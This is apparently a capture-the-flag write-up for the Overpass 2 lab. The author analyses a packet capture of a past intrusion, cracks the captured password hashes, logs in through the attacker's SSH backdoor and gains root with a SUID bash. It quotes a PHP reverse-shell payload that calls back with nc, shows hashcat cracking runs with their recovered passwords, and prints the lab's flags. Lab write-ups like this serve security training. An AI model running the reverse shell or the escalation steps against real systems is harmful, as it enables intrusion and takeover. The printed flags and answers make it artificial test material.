Overpass2-Hacked

Target IP: 10.10.125.118

We are presented a Wireshark capture file at the beginning. I will need to perform forensics on the captured packets before moving onto the host.


Question 1. What was the URL of the page they used to upload a reverse shell?

4	0.000326676	192.168.170.145	192.168.170.159	HTTP	484	GET /development/ HTTP/1.1
5	0.000342046	192.168.170.159	192.168.170.145	TCP	66	80 → 47732 [ACK] Seq=1 Ack
6	0.000860947	192.168.170.159	192.168.170.145	HTTP	1078	HTTP/1.1 200 OK (text/htm
7	0.000863357	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=419 A
8	5.002042815	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [FIN, ACK] Seq=
9	5.002197308	192.168.170.159	192.168.170.145	TCP	66	80 → 47732 [FIN, ACK] Seq=
10	5.002289760	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=420 A
11	7.915625379	192.168.170.145	192.168.170.159	TCP	74	47734 → 80 [SYN] Seq=0 Win
12	7.915783662	192.168.170.159	192.168.170.145	TCP	74	80 → 47734 [SYN, ACK] Seq=
13	7.915903135	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1 Ack
14	7.915992166	192.168.170.145	192.168.170.159	HTTP	1026	POST /development/upload.p
15	7.916108038	192.168.170.159	192.168.170.145	TCP	66	80 → 47734 [ACK] Seq=1 Ack
16	7.916964256	192.168.170.159	192.168.170.145	HTTP	309	HTTP/1.1 200 OK (text/htm
17	7.916975776	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=961 A
18	11.984825193	192.168.170.145	192.168.170.159	HTTP	401	GET /development/uploads/
19	11.985407246	192.168.170.159	192.168.170.145	HTTP	788	HTTP/1.1 200 OK (text/htm
20	11.985492397	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1296
21	16.986459371	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [FIN, ACK] Seq=
22	16.986574454	192.168.170.159	192.168.170.145	TCP	66	80 → 47734 [FIN, ACK] Seq=

```
Frame 4: 484 bytes on wire (3872 bits), 484 bytes captured (3872 bits) on interface ens33, id 0
Ethernet II, Src: VMware_17:ba:48 (00:0c:29:17:ba:48), Dst: VMware_6e:18:17 (00:0c:29:6e:18:17)
Internet Protocol Version 4, Src: 192.168.170.145, Dst: 192.168.170.159
Transmission Control Protocol, Src Port: 47732, Dst Port: 80, Seq: 1, Ack: 1, Len: 418
Hypertext Transfer Protocol
  GET /development/ HTTP/1.1\r\n
  Host: 192.168.170.159\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT\r\n
  If-None-Match: "588-5aae9add656f8-gzip"\r\n
  \r\n
  [Full request URI: http://192.168.170.159/development/]
  [HTTP request 1/1]
  [Response in frame: 6]
```


After filtering the packets to TCP only, the fourth segment contains the answer. It is `/development`.

Question 2. What payload did the attacker use to gain access?




The fourteenth TCP segment contains the payload used for this attack. It is `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`.

Question 3. What password did the attacker use to privesc?




The TCP segment 72 indicates the attacker tried to login as `james`.




The attacker entered `whenevernoteartinstant` as the password.

Question 4. How did the attacker establish persistence?



The attacker used an `ssh-backdoor` application for persistence.

Question 5. Using the fasttrack wordlist, how many of the system passwords were crackable?



Packet 114 outputs the data above. I copied the hashes into a text file and used hashcat to crack it.


```
$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:secuirty3
$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:secret12
$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6×1wXxKitcPUjcXlX/:abcd123
Approaching final keyspace - workload adjusted.

$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:1qaz2wsx
```

I ran the following command

`hashcat -m 1800 passwd /usr/share/wordlists/fasttrack.txt` to crack the four hashes.

Question 6. What's the default hash for the backdoor?



The `ssh-backdoor` contains the code used for persistence. This code contains the hash!

Question 7. What's the hardcoded salt for the backdoor?

```
func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

The hash is highlighted above.

Question 8. What was the hash that the attacker used? - go back to the PCAP for this!

```
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Following the TCP stream leads to this flag! The value is `6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed`.

Question 9. Crack the hash using rockyou and a cracking tool of your choice. What's the password?

```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec7
1bed:1c362db832f3f864c8c2fe05f2002a05:november16

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1710 (sha512($pass.$salt))
Hash.Target......: 6d05358f090eea56a238af02e47d44ee5489d234810ef624028 ... 002a05
Time.Started.....: Sat Jul  1 16:23:48 2023, (0 secs)
Time.Estimated ...: Sat Jul  1 16:23:48 2023, (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1062.9 kH/s (0.51ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 17408/14344385 (0.12%)
Rejected.........: 0/17408 (0.00%)
Restore.Point....: 16384/14344385 (0.11%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: christal → petey
Hardware.Mon.#1 ..: Util: 51%

Started: Sat Jul  1 16:23:21 2023
Stopped: Sat Jul  1 16:23:50 2023
```

Running `hashid` shows it is `SHA-512`. And we get the password `november16` after cracking it using Hashcat.

Exploitation & Privilege Escalation

Using the information from the enumeration, we should be able to login now as user `james:november16`.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Overpass2Hacked]
└─$ ssh james@10.10.125.118 -p 2222 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.125.118]:2222 ([10.10.125.118]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.125.118]:2222' (RSA) to the list of known hosts.
james@10.10.125.118's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ whoami
james
james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa       index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$
```

And now we have a foothold. I was able to login to the SSH port 2222 using the credentials above.

```
james@overpass-production:/home/james/www$ cd /home/james
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history → /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$
```

The `.suid_bash` looks like an interesting file!

```
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4# ls
ssh-backdoor  user.txt  www
.suid_bash-4.4# cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls
root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

I was able to use `./.suid_bash -p` to gain root shell.

Flags

```
james@overpass-production:/home/james/ssh-backdoor$ cd /home/james
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

The user.txt flag

```
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

The root.txt flag
